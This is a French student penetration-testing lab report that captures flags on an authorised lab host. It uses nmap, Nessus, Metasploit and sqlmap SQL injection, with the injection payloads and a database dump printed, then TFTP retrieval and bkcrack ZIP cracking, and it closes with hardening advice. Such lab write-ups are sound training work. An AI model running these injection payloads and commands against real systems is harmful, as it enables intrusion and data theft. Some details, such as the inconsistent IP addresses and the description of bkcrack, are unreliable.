TP 3 PENTESTING

Ici, je vais essayer de trouver deux flag intermédiaires et un flag administrateur, situé dans un réseaux

AUTORISATION PAR THOMAS PREVOST

Clément HERBRECHT BOURGOIN


Etape 1 :

J’ai tapé la commande “nmap 172.16.0.16” afin de scanner tous les hôtes dont l’adresse commence par 172.168.56.0 afin de détecter les ports ouvert et mes services actifs

```
Not shown: 995 closed tcp ports (
PORT     STATE SERVICE
80/tcp   open  http
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
8009/tcp open  ajp13
```

Etape 2 :

Par la suite, j’ai lancé un scan sur nessus afin de regarder s' il n’y avait pas des vulnérabilités. **(Cependant ce n’est pas la faille que nous devions trouver)**



On peut donc remarquer qu’il y à une vulnérabilité type CRITICAL sur Apache qui est une vulnérabilité permettant à un attaquant non authentifié d'envoyer des requêtes malveillantes au serveur en exploitant le protocole AJP (Apache JServ Protocol) pour exécuter du code ou accéder à des ressources sensibles, souvent en contournant les restrictions de sécurité.

Etape 3 :

Ensuite, j’ai tapé la commande “nmap -sV -p 8009 172.17.0.16” qui permet d'identifier le service et la version associés au port 8009 de l'adresse IP 172.17.0.16 en effectuant une analyse de détection de versions (“-sV”).

```
root@rt202p220:~/Téléchargements# nmap -sV -p 8009 172.17.0.16
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-24 13:42 CEST
Nmap scan report for 172.17.0.16
Host is up (0.0010s latency).

PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.35 seconds
```

On peut donc voir qu'elle est la version de Apache Jserv que nous pouvons exploiter.

Etape 4 :


Par la suite, je me suis connecté sur msfconsole afin de rechercher des exploits, payloads, auxiliaires, ou autres modules associés à "Jserv" dans la base de données de Metasploit.

```
msf6 > search Jserv

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/admin/http/tomcat_ghostcat  2020-02-20       normal  Yes    Apache Tomcat AJP File Read
```

Ici, il n'y avait qu' un seul auxiliaire pour pouvoir exploiter cette faille. Mais je ne me suis pas attardé dessus puisque ce n'est pas la faille que nous devions exploiter dans le but de l'exercice. Cela prouve l'importance de vérifier les versions des services que nous utilisons.

Etape 5 :

J’ai donc décidé de retourner voir les autres erreurs de vulnérabilités trouvées par dessus.



Sev	CVSS	VPR	EPSS	Name	Family	Count
HIGH	7.5	5.1	0.0053	SSL Medium Strength Cipher Suites Supported (SWEET32)	General	1

Nous avons donc cette erreur SSL, qui signifie que le serveur utilise des suites de chiffrement SSL d'une force moyenne, ce qui peut offrir une sécurité insuffisante contre certaines attaques et pourrait nécessiter une mise à niveau vers des suites de chiffrement plus robustes.

Etape 6 :


J’ai donc écris la commande “nmap -sV 172.16.0.16” qui lance un scan de services sur l'hôte 172.16.0.16 pour identifier les versions des services actifs sur les ports ouverts.


```
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
root@rt202p220:~# nmap -sV 172.17.0.16
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-24 13:55 CEST
Nmap scan report for 172.17.0.16
Host is up (0.0016s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
80/tcp   open  http        nginx 1.6.2
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp  open  ssl/http    nginx 1.6.2
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
Service Info: Host: 849B01A73EA6
```

Nous avons donc la version de ssl/http nginx, qui est un serveur web open-source performant servant à gérer la répartition de charge, le reverse proxy, et l'accélération de contenu pour les applications web, en offrant une grande stabilité et une utilisation optimisée des ressources.

Etape 7 :

Afin d'exploiter cette faille, il fallait d'abord regarder ce qu'il y avait sur le site associé à cette adresse IP, nous avons donc :





Etape 8 :

Toujours pour pouvoir exploiter cette faille, je me suis rendu sur github afin de télécharger la dernière version de sqlmap pour pouvoir faire des injections sql. Voici les commandes tapées :

sudo apt-get install git

git clone http://github.com/sqlmapproject/sqlmap.git

cd sqlmap/

python3 sqlmap.py

Etape 9 :

Ici, sur msfconsole; j'ai cherché : "sqlmap-u"http://172.17.0.16/message.php?id=1"

Cette commande est utilisée pour tester la vulnérabilité d'injection SQL d'une URL spécifique en ciblant le paramètre id.

```
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: id=1' AND 4709=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'EHXO'='EHXO

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=-4154' UNION ALL SELECT NULL,NULL,CHAR(113,107,112,120,113)||CHAR(81,67,67,97,105,70,75,70,102,85,71,111,68,73,89,120,72,115,89,101,103,66,101,73,88,80,76,8
,77,84,81,73,87,87,65,121,116,103,78,108)||CHAR(113,122,98,106,113),NULL-- UkRE
---
[14:18:44] [INFO] the back-end DBMS is SQLite
web application technology: Nginx 1.6.2
back-end DBMS: SQLite
[14:18:44] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.17.0.16'
[14:18:44] [WARNING] your sqlmap version is outdated

[*] ending @ 14:18:44 /2024-10-24/
```

Etape 10 :

Ensuite, j'ai tapé sqlmap-u"http://172.17.0.16/message.php?id=1"--tables

Cette commande exploite la vulnérabilité d'injection SQL dans l'URL pour extraire les noms des tables de la base de données associée.

```
[14:19:32] [INFO] the back-end DBMS is SQLite
web application technology: Nginx 1.6.2
back-end DBMS: SQLite
[14:19:32] [INFO] fetching tables for database: 'SQLite_masterdb'
[14:19:32] [INFO] resumed: 'messages'
[14:19:32] [INFO] resumed: 'sqlite_sequence'
<current>
[2 tables]
+-----------------+
| messages        |
| sqlite_sequence |
+-----------------+

[14:19:32] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.17.0.16'
[14:19:32] [WARNING] your sqlmap version is outdated

[*] ending @ 14:19:32 /2024-10-24/
```

Etape 11 :

Enfin j’ai tapé :

sqlmap -u "http://172.17.0.16/message.php?id=1"--tables -dump

Cette commande cible la page message.php avec un paramètre id, récupère les tables de la base de données associée et affiche les données contenues dans ces tables.

```
+----+-----------------------------------------------------+------------------------------+---------------+
| id | text                                                | title                        | is_accessible |
+----+-----------------------------------------------------+------------------------------+---------------+
| 1  | You will likely need to break an encryption algorithm | Want some free bitcoins?     | 1             |
| 2  | VggkgxW3toAthbhXChHQ9MrdU5rXML6P                    | Intermediate flag            | 0             |
| 3  | Download connect_to_ssl_private_page.zip , port 69  | Access our company's website | 0             |
+----+-----------------------------------------------------+------------------------------+---------------+

[14:19:57] [INFO] table 'SQLite_masterdb.messages' dumped to CSV file '/root/.local/share/sqlmap/output/172.17.0.16/dump/SQLite_master
[14:19:57] [INFO] fetching columns for table 'sqlite_sequence'
[14:19:57] [INFO] fetching entries for table 'sqlite_sequence'
Database: <current>
Table: sqlite_sequence
[1 entry]
+-----+----------+
| seq | name     |
+-----+----------+
| 3   | messages |
+-----+----------+
```

Nous avons donc le contenu du premier intermédiate flag dans le tableau ci-dessus.

Etape 12 :

La commande nmap -sU 172.17.56.16 -p69 effectue un scan UDP sur l'adresse IP 172.17.56.16 pour vérifier l'état du port 69, qui est généralement utilisé pour le service TFTP (Trivial File Transfer Protocol). Nous avons utilisé cette commande car avec nmap -sV, le port était fermé, puisque TFTP est un protocole UDP et pas TCP.

```
root@rt202p220:~/Téléchargements/sqlmap# nmap -sU 172.17.0.16 -p69
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-24 14:23 CEST
Nmap scan report for 172.17.0.16
Host is up (0.0012s latency).

PORT   STATE         SERVICE
69/udp open|filtered tftp

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

Etape 13 :

J’ai donc installer ATFTP (un client et serveur TFTP qui permet le transfert de fichiers simples sur un réseau).

J’ai par la suite exécuté la commande “atftp 172.17.0.16” qui utilise le client TFTP pour se connecter à l'adresse IP 172.17.0.16, permettant le transfert de fichiers entre ordinateurs sur un réseau.

```
root@rt202p220:~/Téléchargements# atftp 172.17.0.15
tftp> get connect_to_ssl_private_page.zip
```

J’ai donc fait “get connect-to_ssl_private_page.zip” qui permet de télécharger un fichier compressé contenant des ressources ou des scripts nécessaires pour établir une connexion sécurisée (SSL) à une page privée.

Etape 14 :

Afin d’afficher les informations détaillées sur chaque fichier, (y compris leur taille, leur date de modification et d'autres attributs). J’ai tapé la commande :

“7z l -slt connect_to_ssl_private_page.zip”, qui m listé le contenu de l'archive ZIP connect_to_ssl_private_page.zip

```
root@rt202p220:~/Téléchargements# 7z l -slt connect_to_ssl_private_page.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=fr_FR.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs 12th Gen Intel(R) Core(TM) i7-12700 (90672),ASM,AES-NI)

Scanning the drive for archives:
1 file, 19400 bytes (19 KiB)

Listing archive: connect_to_ssl_private_page.zip

--
Path = connect_to_ssl_private_page.zip
Type = zip
Physical Size = 19400

----------
Path = fern_hill_dylan_thomas.txt
Folder = -
Size = 2646
Packed Size = 2658
Modified = 2023-10-08 10:58:31


Path = intermediate_flag.txt
Folder = -
Size = 32
Packed Size = 44
Modified = 2023-10-08 11:01:12
Created = 2023-10-08 11:00:46
Accessed = 2023-10-08 11:01:12
Attributes = A
Encrypted = +
Comment =
CRC = CFF4E62E
Method = ZipCrypto Store
Host OS = FAT
```

Quand nous regardons ce que nous à donné cette commande, nous pouvons remarquer qu’il y a la présence du second intermediate_flag.txt. Cependant il y la présence d’un mot de passe que nous devons déchiffrer. On peut voir qu’il à été chiffré avec Zip Crypto Store qui est un algorithme de chiffrement utilisé pour sécuriser des fichiers ZIP, offrant une protection basique par mot de passe sans nécessiter de clés de cryptage complexes.

Etape 15 :

J’ai donc cherché sur internet un exploit pour Zip Crypto Store. J’ai donc trouvé l’exploit bkcrack, qui est un logiciel de cracking qui permet de déchiffrer les mots de passe des fichiers protégés par le chiffrement BK, (utilisé dans certains formats de fichiers comme Microsoft Office).

Le l’ia donc télécharger par le lien :

“https://github.com/kimci86/bkcrack?tab=readme-ov-file”

et avec la commande “tar -zxvf bkcrack-1.7.0-Linux.tar.gz”

(elle extrait le contenu de l'archive compressée bkcrack-1.7.0-Linux.tar.gz tout en affichant les fichiers au fur et à mesure de l'extraction.

```
root@rt202p220:~/Téléchargements# tar -zxvf bkcrack-1.7.0-Linux.tar.gz
bkcrack-1.7.0-Linux/tools/
bkcrack-1.7.0-Linux/tools/deflate.py
bkcrack-1.7.0-Linux/tools/inflate.py
bkcrack-1.7.0-Linux/readme.md
bkcrack-1.7.0-Linux/license.txt
bkcrack-1.7.0-Linux/example/
bkcrack-1.7.0-Linux/example/tutorial.md
bkcrack-1.7.0-Linux/example/secrets.zip
bkcrack-1.7.0-Linux/bkcrack
```

Conseil :

Pour maximiser la sécurité en réponse aux vulnérabilités identifiées, il est essentiel d’adopter plusieurs mesures correctives et préventives. Tout d'abord, la mise à jour régulière des versions logicielles et des services comme Apache et SSL est cruciale pour bénéficier des derniers correctifs de sécurité. Ensuite, il est recommandé de renforcer le chiffrement en remplaçant les suites SSL de force moyenne par des options

plus robustes, minimisant ainsi les risques d'exploitation des faiblesses de chiffrement. L'usage d'outils de détection de vulnérabilités, tel que Nessus, devrait être systématique pour identifier proactivement les failles critiques. L'activation de pare-feu applicatifs, l'isolement des services sensibles, et la limitation des accès réseau par des filtres IP spécifiques sont également indispensables pour réduire la surface d'attaque. Enfin, la formation des administrateurs à l'utilisation d'outils de pentesting et de décryptage sécurisé, comme Metasploit et SQLmap, et le durcissement des paramètres d'authentification et de chiffrement dans les configurations réseau, contribueront à une sécurité plus résiliente face aux menaces persistantes.